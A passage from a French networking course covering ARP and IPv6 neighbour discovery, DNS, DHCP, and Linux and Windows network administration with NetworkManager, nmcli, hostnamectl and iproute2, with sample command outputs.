 - `arp -a`
- Table de voisinage sous Linux
 - `ip -6 neigh`
- Table de voisinage sous Windows
 - `netsh interface ipv6 show neighbors`

ARP (Address Resolution Protocol)

Au moment de l'encapsulation d'un paquet IPv4 dans une trame Ethernet ou Wi-fi, l'hôte émetteur connaît d'avance l'adresse IP de destination. Mais comment peut-il connaître son adresse physique correspondante (l'adresse MAC de destination par exemple) afin de placer le trafic sur le support ?


Un hôte TCP/IP ne peut connaître l'adresse de destination sans qu'elle ne s'annonce elle-même de *manière gratuite* ou de *manière sollicitée*.

Dans le but de maintenir une correspondance entre des adresses IP à joindre et leur adresses physiques de destination, les hôtes TCP/IP entretiennent une "table ARP" pour les adresses IPv4 et une "table de voisinage" pour les adresses IPv6.

ARP est un protocole indépendant d'IPv4 qui offre ce service de résolution d'adresses.

En IPv6, ce sont des paquets ICMPv6 appelés Neighbor Discovery (ND) qui sont utilisés selon un mode sensiblement différent. En IPv6, les fonctions d'informations et de contrôle (ICMPv6) ont été améliorées et renforcées.


- La requête ARP émane en Broadcast et la réponse est envoyée en unicast. ND (IPv6) aura un fonctionnement similaire en utilisant une adresse Multicast spéciale en lieu et place du Broadcast.



- Capture : <https://www.cloudshark.org/captures/e64eaac12704?filter=arp>

ND (Neighbor Discovery)

- Découverte de voisin sollicitée



- Capture : <https://www.cloudshark.org/captures/85556fc52d28>

5. Protocole de résolution de noms

- Au niveau protocolaire, seuls les adresses IP sont utilisées pour déterminer les partenaires d'une communication.
- Mais dans l'usage courant d'Internet, on utilise des noms pour joindre des machines sur le réseau : c'est plus facile à manipuler que des adresses IP.
- Le protocole et le système DNS permet de résoudre des noms en adresses IP.
- DNS est une sorte de service mondial de correspondance entre des noms et des adresses IP. DNS utilise le port UDP 53.



Source : <http://visual.ly/help-understanding-dns-lookups>

6. Protocoles d'attribution d'adresses

- Avant de pouvoir émettre du trafic TCP/IP, une interface doit disposer au minimum d'une adresse IP et de son masque et, éventuellement d'autres paramètres (passerelle par défaut, résolveur DNS, etc.).
- En IPv4, c'est DHCP qui permet d'attribuer ces paramètres à une interface qui le demande. DHCP maintient un état des adresses attribuées par un mécanisme de bail (à durée déterminée).
- En IPv6, le comportement par défaut est l'autoconfiguration des interfaces mais la version actualisée de DHCPv6 fournit un service géré des adresses.

DHCP (IPv4)

- La procédure d'attribution d'adresses en DHCP (IPv4) consiste en l'échange de 4 messages sur les ports UDP 67 et 68.
- Le premier message DHCP émane du client en Broadcast.



Capture de trafic DHCP : <https://www.cloudshark.org/captures/c109b95db0af>

Dans une session typique, le client diffuse (Broadcast) un message DHCPDISCOVER sur son segment local. Le client peut suggérer son adresse IP et la durée du bail (lease). Si le serveur est sur le même segment, il peut répondre avec un message DHCPOFFER qui inclut une adresse IP valide et d'autres paramètres comme le masque de sous-réseau. Une fois que le client reçoit ce message, il répond avec un

DHCPREQUEST qui inclut une valeur identifiant le serveur (pour le cas où il y en aurait plusieurs). Cette valeur l'identifie de manière certaine et décline implicitement les offres des autres serveurs. Une fois le DHCPREQUEST reçu, le serveur répond avec les paramètres définitifs de configuration par un message DHCPACK (si le serveur a déjà assigné l'adresse IP, il envoie un DHCPNACK).

Si le client détecte que l'adresse IP est déjà utilisée sur le segment, il envoie un DHCPDECLINE au serveur et le processus recommence.

Si le client reçoit un message DHCPNACK du serveur après un DHCPREQUEST, le processus recommence également.

Si le client a besoin d'une adresse IP, il envoie un DHCPRELEASE au serveur.

Si le client veut étendre la durée du bail qui lui est allouée, il envoie un DHCPREQUEST au serveur dans lequel le champ 'ciaddr' correspondra à son adresse IP actuelle. Le serveur répondra avec un DHCPACK comprenant la nouvelle durée du bail.

DHCPv6

Cette matière est abordée dans le chapitre [Services d'infrastructure](#).

7. Interaction des protocoles

- Avant qu'une interface puisse envoyer du trafic faut-il :
- qu'elle ait obtenu une adresse IP statique ou dynamique (DHCP en IPv4 ou autoconfiguration/DHCPv6 en IPv6) ;
- qu'elle ait résolu le nom de l'hôte destinataire en adresse IP (DNS sur IPv4 ou sur IPv6) ;
- qu'elle ait obtenu l'adresse du livraison physique de la destination locale ou de la passerelle par défaut si la destination n'est pas locale (ARP en IPv4 ou ND en IPv6).

8. Autres protocoles de gestion

- D'autres protocoles de gestion importants se rencontreront dans les réseaux TCP/IP, à titre d'exemples :
 - ICMP qui permet en IPv4 et en IPv6 d'obtenir du diagnostic IP (`ping` et `traceroute`) .
 - NTP qui permet de synchroniser les horloges des hôtes sur le réseau.
 - SNMP qui permet de collecter des informations sur le matériel à travers le réseau.
 - SSH qui permet de monter une console distante à travers TCP/IP.
 - Le routage IP met en oeuvre du NAT sur les passerelles des réseaux privés pour offrir une connectivité à l'Internet.
 - ...

2. Synthèse rapide des commandes réseau sous Linux

Il y a trois paramètres nécessaires pour établir une connexion TCP/IP globale à partir d'un ordinateur :

- Une adresse IP et son masque
- Une passerelle par défaut
- Un serveur de résolution de noms

1. Une adresse IP et son masque

Commandes utiles

Vérification des interfaces

- Sous Linux :
 - `ip addr show`
 - `ifconfig`
- Sous Windows :
 - `ipconfig`
 - `netsh interface ipv4 show add`
 - `netsh interface ipv6 show add`

Test de connectivité IP

- Sous Windows en IPv4 sans connectivité IPv6
 - `ping www.test.tf`
- Sous Linux en IPv4 (`ping`) et en IPv6 (`ping6`)
 - `ping www.test.tf`
 - `ping6 www.test.tf`

2. Passerelle par défaut

Commandes utiles

Vérification de la table de routage (IPv4/IPv6)

- Sous Linux :
 - `ip route`
- Sous Windows :
 - `ipconfig`
 - `route`
 - `netsh interface ipv4 show route`
 - `netsh interface ipv6 show route`

Vérification des sauts

- Sous Windows :
 - `tracert 176.31.61.170`
- Sous Linux :
 - `traceroute 176.31.61.170`

3. Serveur de nom

Commandes utiles

- Sous Linux :
 - `cat /etc/resolv.conf`
- Sous Windows :
 - `ifconfig /all`
 - `netsh interface ipv4 show ?`
 - `netsh interface ipv6 show ?`

Requêtes DNS

- Sous Linux
 - nslookup
 - dig
- Sous Windows
 - nslookup

4. Fichiers de configuration des interfaces

- Debian : /etc/network/interfaces/
- Centos : /etc/sysconfig/network-scripts/ifcfg-\$NETDEV

3. Gestion du réseau Linux avec NetworkManager

NetworkManager est le démon (par défaut sous Centos/RHEL 7) qui gère les connexions réseau. Il n'empêche pas l'usage des fichiers `ifcfg-*`.

En Debian/Ubuntu, il sera peut-être nécessaire de l'installer. Aussi, il sera nécessaire de supprimer les entrées des interfaces à gérer par NetworkManager dans le fichier `/etc/network/interfaces` (`man 5 interfaces`).

```
apt-get install network-manager
systemctl stop networking
systemctl disable networking
systemctl enable NetworkManager
systemctl start NetworkManager
```

```
systemctl status NetworkManager
● NetworkManager.service - Network Manager
  Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled)
  Active: active (running) since Wed 2017-02-01 18:09:16 CET; 32s ago
    Main PID: 13994 (NetworkManager)
      CGroup: /system.slice/NetworkManager.service
              └─13994 /usr/sbin/NetworkManager --no-daemon

Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (lo): carrier is ON
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (lo): new Generic devi...
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (lo): exported as /org...0
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (eth0): link connected
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (eth0): carrier is ON
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (eth0): new Ethernet d...
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> (eth0): exported as /o...1
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> startup complete
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> NetworkManager state i...L
Feb 01 18:09:16 debian8 NetworkManager[13994]: <info> ModemManager available...s
Hint: Some lines were ellipsized, use -l to show in full.
```

Outre le démon NetworkManager qui se gère directement avec `systemctl`, il est accompagné de plusieurs outils de diagnostic et de configuration :

- `nm-connection-editor` et `gnome-control-center network` sont les outils graphiques de configuration du réseau.
- `nmtui` est l'outil graphique dans un terminal texte
- `nmcli` est l'outil en ligne de commande.

Par exemple :

```
nm-connection-editor
gnome-control-center network
nmtui
nmcli connection show -a
nmcli device status
```

1. Définition du `hostname`

- Le nom d'hôte est défini dans le fichier `/etc/hostname` :

```
[root@c7li ~]# cat /etc/hostname
c7li
```

- On parle alors de "static hostname" mais le noyau maintient un "transient hostname" qui est un nom dynamique (copie du "static"). L'utilitaire `hostnamectl` vise à maintenir ces deux "hostnames".

Changement du nom d'hôte

- On peut changer le hostname avec les utilitaires `nmtui` ou `nmcli`. Il sera alors nécessaire de redémarrer le service qui gère le hostname :

```
# systemctl restart systemd-hostnamed
```

- On peut aussi utiliser l'utilitaire `hostnamectl`

Utilitaire `hostnamectl`

- Vérification :

```
# hostnamectl status
Static hostname: c7cli
  Icon name: computer-vm
  Chassis: vm
  Machine ID: 39b49416825c4df8a8b08b98b088a173
    Boot ID: 7137a2fc7d084efcab3d82f37a6f5156
  Virtualization: kvm
  Operating System: CentOS Linux 7 (Core)
    CPE OS Name: cpe:/o:centos:centos:7
      Kernel: Linux 3.10.0-327.4.5.el7.x86_64
  Architecture: x86-64
```

- Changement des deux hostnames identiques :

```
# hostnamectl set-hostname c7cli-1
# hostnamectl status
Static hostname: c7cli-1
  Icon name: computer-vm
  Chassis: vm
  Machine ID: 39b49416825c4df8a8b08b98b088a173
    Boot ID: 7137a2fc7d084efcab3d82f37a6f5156
  Virtualization: kvm
  Operating System: CentOS Linux 7 (Core)
    CPE OS Name: cpe:/o:centos:centos:7
      Kernel: Linux 3.10.0-327.4.5.el7.x86_64
  Architecture: x86-64
```

- Changement des deux hostnames différents :

```
# hostnamectl set-hostname c7cli --static
# hostnamectl status
Static hostname: c7cli
Transient hostname: c7cli-1
  Icon name: computer-vm
  Chassis: vm
  Machine ID: 39b49416825c4df8a8b08b98b088a173
    Boot ID: 7137a2fc7d084efcab3d82f37a6f5156
  Virtualization: kvm
  Operating System: CentOS Linux 7 (Core)
    CPE OS Name: cpe:/o:centos:centos:7
      Kernel: Linux 3.10.0-327.4.5.el7.x86_64
  Architecture: x86-64
# hostnamectl set-hostname c7cli --transient
# hostnamectl status
Static hostname: c7cli
  Icon name: computer-vm
  Chassis: vm
  Machine ID: 39b49416825c4df8a8b08b98b088a173
    Boot ID: 7137a2fc7d084efcab3d82f37a6f5156
  Virtualization: kvm
  Operating System: CentOS Linux 7 (Core)
    CPE OS Name: cpe:/o:centos:centos:7
      Kernel: Linux 3.10.0-327.4.5.el7.x86_64
  Architecture: x86-64
```

- Effacer un hostname :

```
hostnamectl set-hostname ""
hostnamectl status
  Static hostname: n/a
  Transient hostname: localhost
    Icon name: computer-vm
```

```

Chassis: vm
Machine ID: 39b49416825c4df8a8b08b98b088a173
Boot ID: 7137a2fc7d084efcab3d82f37a6f5156
Virtualization: kvm
Operating System: CentOS Linux 7 (Core)
CPE OS Name: cpe:/o:centos:centos:7
Kernel: Linux 3.10.0-327.4.5.el7.x86_64
Architecture: x86-64

```

- Changer un hostname à distance via ssh. Par exemple :

```
hostnamectl set-hostname -H francois@192.168.23.1
```

Hostname avec l'utilitaire `nmcli`

Pour définir le hostname avec `nmcli` :

```
nmcli general hostname server01
```

Vérification :

```
nmcli general hostname
```

2. Ligne de commande `nmcli`

`nmcli` est l'outil en ligne de commande de NetworkManager (<https://developer.gnome.org/NetworkManager/unstable/nmcli.html>).

`nmcli` peut interroger 8 objets avec options, commandes et arguments :

```
nmcli [OPTIONS...] { help | general | networking | radio | connection | device | agent | monitor } [COMMAND] [ARGUMENTS...]
```

1. `nmcli help` : Affiche l'aide
2. `nmcli general` : Affiche le statut de NetworkManager, permet de vérifier et configurer le nom d'hôte (hostname), définir des niveaux de journaux (logs).
3. `nmcli networking` : permet d'activer, désactiver, vérifier le statut du réseau.
4. `nmcli radio` : permet d'activer, désactiver, vérifier le statut des interfaces radio.
5. `nmcli connection` : ...
6. `nmcli device` : permet de vérifier et gérer les interfaces elle-mêmes.
7. `nmcli agent` : permet faire fonctionner un agent de mots de passe ou polkit (EAP).
8. `nmcli monitor` : permet d'observer l'activité de NetworkManager notamment pour les changements de connectivité des interfaces réseau.

Par exemple, l'objet `general` sans option et abrégé :

```
nmcli general
ÉTAT      CONNECTIVITÉ WIFI-HW WIFI      WWAN-HW WWAN
connecté  plein        activé   activé   activé   activé
```

```
nmcli -p general
=====
État de NetworkManager
=====
ÉTAT      CONNECTIVITÉ WIFI-HW WIFI      WWAN-HW WWAN
-----
connecté  plein        activé   activé   activé   activé
```

```
nmcli -p g
=====
État de NetworkManager
=====
ÉTAT      CONNECTIVITÉ WIFI-HW WIFI      WWAN-HW WWAN
-----
connecté  plein        activé   activé   activé   activé
```

3. Configurer une connexion existante

Vérification d'une interface existante :

```
nmcli d
DEVICE      TYPE      STATE      CONNECTION
virbr0       bridge    connected  virbr0
eno16777736  ethernet  connected  eno16777736
virbr0-nic   tap       connected  virbr0-nic
lo          loopback  unmanaged  --
```

```
nmcli c
NAME      UUID           TYPE      DEVICE
virbr0-nic e9c5d546-e63f-4b79-968f-ccf6b61bce87 generic  virbr0-nic
virbr0     d7369201-526e-4f29-b0c5-624e11a6d7d9 bridge   virbr0
eno16777736 d289b1e3-cbdb-4be3-9feb-a8bc82ee9db3 802-3-ethernet eno16777736
```

```
nmcli d show eno16777736
GENERAL.DEVICE:                eno16777736
GENERAL.TYPE:                  ethernet
GENERAL.HWADDR:                00:0C:29:D6:02:86
GENERAL.MTU:                   1500
GENERAL.STATE:                 100 (connected)
GENERAL.CONNECTION:            eno16777736
GENERAL.CON-PATH:              /org/freedesktop/NetworkManager/ActiveConnection/0
WIRED-PROPERTIES.CARRIER:      on
IP4.ADDRESS[1]:                172.16.98.164/24
IP4.GATEWAY:                   172.16.98.2
IP4.DNS[1]:                     172.16.98.2
IP4.DOMAIN[1]:                 localdomain
IP6.ADDRESS[1]:                fe80::20c:29ff:fed6:286/64
IP6.GATEWAY:
```

```
nmcli d show eno16777736
connection.id:                  eno16777736
connection.uuid:                d289b1e3-cbdb-4be3-9feb-a8bc82ee9db3
connection.interface-name:       eno16777736
connection.type:                802-3-ethernet
connection.autoconnect:         yes
connection.autoconnect-priority: 0
connection.timestamp:           1460231515
connection.read-only:           no
connection.permissions:         --
connection.zone:                --
connection.master:              --
connection.slave-type:          --
connection.autoconnect-slaves:  -1 (default)
connection.secondaries:          -
connection.gateway-ping-timeout: 0
connection.metered:             unknown
802-3-ethernet.port:            --
802-3-ethernet.speed:           0
802-3-ethernet.duplex:          --
802-3-ethernet.auto-negotiate: yes
802-3-ethernet.mac-address:     --
802-3-ethernet.cloned-mac-address: --
802-3-ethernet.mac-address-blacklist: --
802-3-ethernet.mtu:             auto
802-3-ethernet.s390-subchannels: --
802-3-ethernet.s390-nettype:    --
802-3-ethernet.s390-options:   -
802-3-ethernet.wake-on-lan:     1 (default)
802-3-ethernet.wake-on-lan-password: --
ipv4.method:                    auto
ipv4.dns:                       -
ipv4.dns-search:                -
ipv4.addresses:                 -
ipv4.gateway:                   --
ipv4.routes:                     -
ipv4.route-metric:              -1
ipv4.ignore-auto-routes:        no
ipv4.ignore-auto-dns:           no
ipv4.dhcp-client-id:            --
ipv4.dhcp-send-hostname:        yes
```

```

ipv4.dhcp-hostname:          --
ipv4.never-default:          no
ipv4.may-fail:               yes
ipv6.method:                 auto
ipv6.dns:                    -
ipv6.dns-search:             -
ipv6.addresses:              -
ipv6.gateway:                --
ipv6.routes:                 -
ipv6.route-metric:           -1
ipv6.ignore-auto-routes:     no
ipv6.ignore-auto-dns:        no
ipv6.never-default:          no
ipv6.may-fail:               yes
ipv6.ip6-privacy:            -1 (unknown)
ipv6.dhcp-send-hostname:     yes
ipv6.dhcp-hostname:          --
GENERAL.NAME:                eno16777736
GENERAL.UUID:                d289b1e3-cbdb-4be3-9feb-a8bc82ee9db3
GENERAL.DEVICES:             eno16777736
GENERAL.STATE:               activated
GENERAL.DEFAULT:              yes
GENERAL.DEFAULT6:             no
GENERAL.VPN:                  no
GENERAL.ZONE:                 --
GENERAL.DBUS-PATH:           /org/freedesktop/NetworkManager/ActiveConnection/0
GENERAL.CON-PATH:             /org/freedesktop/NetworkManager/Settings/0
GENERAL.SPEC-OBJECT:          /
GENERAL.MASTER-PATH:         --
IP4.ADDRESS[1]:              172.16.98.164/24
IP4.GATEWAY:                 172.16.98.2
IP4.DNS[1]:                   172.16.98.2
IP4.DOMAIN[1]:                localdomain
DHCP4.OPTION[1]:              requested_domain_search = 1
DHCP4.OPTION[2]:              requested_nis_domain = 1
DHCP4.OPTION[3]:              requested_time_offset = 1
DHCP4.OPTION[4]:              requested_Broadcast_address = 1
DHCP4.OPTION[5]:              requested_rfc3442_classless_static_routes = 1
DHCP4.OPTION[6]:              requested_classless_static_routes = 1
DHCP4.OPTION[7]:              requested_domain_name = 1
DHCP4.OPTION[8]:              expiry = 1460233018
DHCP4.OPTION[9]:              domain_name = localdomain
DHCP4.OPTION[10]:             next_server = 172.16.98.254
DHCP4.OPTION[11]:             Broadcast_address = 172.16.98.255
DHCP4.OPTION[12]:             dhcp_message_type = 5
DHCP4.OPTION[13]:             requested_subnet_mask = 1
DHCP4.OPTION[14]:             dhcp_lease_time = 1800
DHCP4.OPTION[15]:             routers = 172.16.98.2
DHCP4.OPTION[16]:             ip_address = 172.16.98.164
DHCP4.OPTION[17]:             requested_static_routes = 1
DHCP4.OPTION[18]:             requested_interface_mtu = 1
DHCP4.OPTION[19]:             requested_nis_servers = 1
DHCP4.OPTION[20]:             requested_wpad = 1
DHCP4.OPTION[21]:             requested_ntp_servers = 1
DHCP4.OPTION[22]:             requested_domain_name_servers = 1
DHCP4.OPTION[23]:             domain_name_servers = 172.16.98.2
DHCP4.OPTION[24]:             requested_ms_classless_static_routes = 1
DHCP4.OPTION[25]:             requested_routers = 1
DHCP4.OPTION[26]:             subnet_mask = 255.255.255.0
DHCP4.OPTION[27]:             network_number = 172.16.98.0
DHCP4.OPTION[28]:             requested_host_name = 1
DHCP4.OPTION[29]:             dhcp_server_identifier = 172.16.98.254
IP6.ADDRESS[1]:              fe80::20c:29ff:fed6:286/64
IP6.GATEWAY:

```

Pour passer d'une configuration dhcp vers une configuration statique :

- Nom : ipa.example.com
- Adresse IPv4 : 172.16.98.200/24
- Passerelle IPv4 : 172.16.98.2
- DNS IPv4 : 8.8.8.8

```

hostnamectl set-hostname ipa.example.com
echo "172.16.98.200 ipa.example.com" >> /etc/hosts
nmcli c mod eno16777736 ipv4.addresses 172.16.98.200/24
nmcli c mod eno16777736 ipv4.gateway 172.16.98.2
nmcli c mod eno16777736 ipv4.dns 8.8.8.8
nmcli c mod eno16777736 ipv4.method manual

```

```
nmcli c up eno16777736
ip a show eno16777736
```

Dans cet exemple, `eno16777736` est le nom du profil de connexion qui correspond à cette interface. Si on veut modifier le nom de profil de connexion, on utilisera la commande `nmcli c mod <nom du profil> connection.id <nouveau nom du profil>`

4. Désactiver NetworkManager

- Se passer de NetworkManager ?! Oui, pour revenir aux configuration par fichier ...

```
systemctl status NetworkManager
● NetworkManager.service - Network Manager
  Loaded: loaded (/usr/lib/systemd/system/NetworkManager.service; enabled; vendor preset: enabled)
  Active: active (running) since mer. 2016-02-17 22:14:57 CET; 1 weeks 0 days ago
    Main PID: 801 (NetworkManager)
   CGroup: /system.slice/NetworkManager.service
           └─ 801 /usr/sbin/NetworkManager --no-daemon
             ├─2227 /sbin/dhclient -d -q -sf /usr/libexec/nm-dhcp-helper -pf /v...
...
févr. 24 22:29:51 c7cli dhclient[2227]: DHCPACK from 192.168.122.1 (xid=0x5...)
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     address 192.168.122.226
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     plen 24 (255.255.255.0)
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     gateway 192.168.122.1
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     server identifier 19...1
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     lease time 3600
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     hostname 'c7li'
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     nameserver '192.168....'
févr. 24 22:29:51 c7cli NetworkManager[801]: <info>     (eth0): DHCPV4 state c...
févr. 24 22:29:51 c7cli dhclient[2227]: bound to 192.168.122.226 -- renewal....
Hint: Some lines were ellipsized, use -l to show in full.
```

```
systemctl stop NetworkManager
```

```
systemctl disable NetworkManager
Removed symlink /etc/systemd/system/dbus-org.freedesktop.NetworkManager.service.
Removed symlink /etc/systemd/system/dbus-org.freedesktop.nm-dispatcher.service.
Removed symlink /etc/systemd/system/multi-user.target.wants/NetworkManager.service.
```

- Redémarrer le service réseau et vérifier :

En Centos/RHEL7 :

```
systemctl restart network
systemctl status network
● network.service - LSB: Bring up/down networking
  Loaded: loaded (/etc/rc.d/init.d/network)
  Active: active (exited) since mer. 2016-02-24 22:51:59 CET; 6s ago
    Docs: man:systemd-sysv-generator(8)
  Process: 2249 ExecStart=/etc/rc.d/init.d/network start (code=exited, status=0/SUCCESS)

févr. 24 22:51:59 c7cli systemd[1]: Starting LSB: Bring up/down networking...
Hint: Some lines were ellipsized, use -l to show in full.
```

En Debian/Ubuntu :

```
systemctl start networking
systemctl status networking
● networking.service - LSB: Raise network interfaces.
  Loaded: loaded (/etc/init.d/networking)
  Drop-In: /run/systemd/generator/networking.service.d
            └─50-insserv.conf-$network.conf
            /lib/systemd/system/networking.service.d
            └─network-pre.conf
  Active: active (running) since Tue 2017-01-31 22:45:08 CET; 19h ago
  CGroup: /system.slice/networking.service
          └─390 dhclient -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhc...

Feb 01 17:23:32 debian8 dhclient[390]: DHCPREQUEST on eth0 to 192.168.122.1...67
Feb 01 17:23:32 debian8 dhclient[390]: DHCPACK from 192.168.122.1
Feb 01 17:23:32 debian8 dhclient[390]: bound to 192.168.122.54 -- renewal i...
Feb 01 17:46:46 debian8 dhclient[390]: DHCPREQUEST on eth0 to 192.168.122.1...67
```

```
Feb 01 17:46:46 debian8 dhclient[390]: DHCPACK from 192.168.122.1
Feb 01 17:46:46 debian8 dhclient[390]: bound to 192.168.122.54 -- renewal i...s.
Feb 01 18:11:24 debian8 dhclient[390]: DHCPREQUEST on eth0 to 192.168.122.1...67
Feb 01 18:11:24 debian8 dhclient[390]: DHCPACK from 192.168.122.1
Feb 01 18:11:24 debian8 dhclient[390]: bound to 192.168.122.54 -- renewal i...s.
Feb 01 18:20:00 zozo systemd[1]: Started LSB: Raise network interfaces..
Hint: Some lines were ellipsized, use -l to show in full.
```

4. Gestion du réseau Linux avec la librairie iproute2

- iproute2 est un ensemble d'utilitaires de l'espace utilisateur pour communiquer avec divers noyaux Linux avec le protocole netlink. Plus spécifiquement les utilitaires iproute2 sont utilisés pour contrôler le trafic réseau (TCP, UDP, IPv4, IPv6). Il est aussi utilisé pour configurer les cartes réseau (NIC) filaires et sans fil.
- Il remplace les net-tools suivants :

Fonction	Net-tools	iproute2
Configuration des adresses IP et du lien (L2)	ifconfig	ip addr , ip link
Tables de routage	route	ip route
Tables de voisinage	arp	ip neigh
VLAN	vconfig	ip link
Tunnels	iptunnel	ip tunnel
Commutation (Bridges)	brctl	ip link , bridge
Multicast	ipmaddr	ip maddr
Statistiques	netstat	ip -s , ss

1. Conventions de dénomination des interfaces

Sous Centos 7, RHEL 7, Fedora 21 :

- noms prenant les numéros fournis par le Bios/firmware pour les périphériques «on-board» : eno1 , em1 (embedded)
- noms incorporant l'index pour les cartes PCI-E : ens1
- noms incorporant l'emplacement physique du connecteur selon p<port>s<slot> : enp2s0
- noms prenant l'adresse MAC de l'interface : enx78e7d1ea46da
- dénomination traditionnelle du noyau : eth0 , wlan0

2. Visualiser les adresses

```
ifconfig
```

```
ip addr show
```

```
ip link show
```

Exercice : Filtre grep/awk sur les sorties, examen attentif des sorties :

```
ifconfig | grep -w inet | awk '{ print $2}'
```

```
ip a s | grep -w inet | awk '{ print $2}'
```

3. Libérer un bail DHCP

- Pour libérer un bail et arrêter le client DHCP :

```
dhclient -r
ip addr show
```

- Relancer le client et obtenir de nouveaux paramètres DHCP :

```
dhclient -d
Internet Systems Consortium DHCP Client 4.2.5
Copyright 2004-2013 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eno16777736/00:0c:29:7b:c0:98
Sending on  LPF/eno16777736/00:0c:29:7b:c0:98
Sending on  Socket/fallback
DHCPDISCOVER on eno16777736 to 255.255.255.255 port 67 interval 4 (xid=0x5511e5b4)
DHCPOREQUEST on eno16777736 to 255.255.255.255 port 67 (xid=0x5511e5b4)
DHCPOffer from 192.168.95.254
DHCPACK from 192.168.95.254 (xid=0x5511e5b4)
bound to 192.168.95.128 -- renewal in 766 seconds.
^C
```

4. Activer/désactiver une interface

- Activation d'une interface :

```
ifconfig eth0 up
ip link set eth0 up
```

- On peut la désactiver de manière similaire :

```
ifconfig eth0 down
ip link set eth0 down
```

- Sous Debian/Ubuntu, on peut utiliser les scripts suivants :

```
ifdown eth0
ifup eth0
```

5. Fixer/supprimer une adresse IPv4

Pour fixer une adresse IPv4 :

```
ifconfig eth0 192.168.0.77/24
```

Ou :

```
ip address add 192.168.0.77/24 dev eth0
```

Pour l'effacer :

```
ip addr del 192.168.0.77/24 dev eth0
```

6. Ajouter une interface alias

```
ifconfig eth0:1 10.0.0.1/8
ip addr add 10.0.0.1/8 dev eth0 label eth0:1
```

7. IPv6 ip -6 addr

```
ip -6 addr help
Usage: ip addr {add|change|replace} IFADDR dev STRING [ LIFETIME ]
                  [ CONFFLAG-LIST ]
      ip addr del IFADDR dev STRING
      ip addr {show|save|flush} [ dev STRING ] [ scope SCOPE-ID ]
                  [ to PREFIX ] [ FLAG-LIST ] [ label PATTERN ] [ up ]
      ip addr {showdump|restore}
```

```

IFADDR := PREFIX | ADDR peer PREFIX
      [ Broadcast ADDR ] [ anycast ADDR ]
      [ label STRING ] [ scope SCOPE-ID ]
SCOPE-ID := [ host | link | global | NUMBER ]
FLAG-LIST := [ FLAG-LIST ] FLAG
FLAG  := [ permanent | dynamic | secondary | primary |
          tentative | deprecated | dadfailed | temporary |
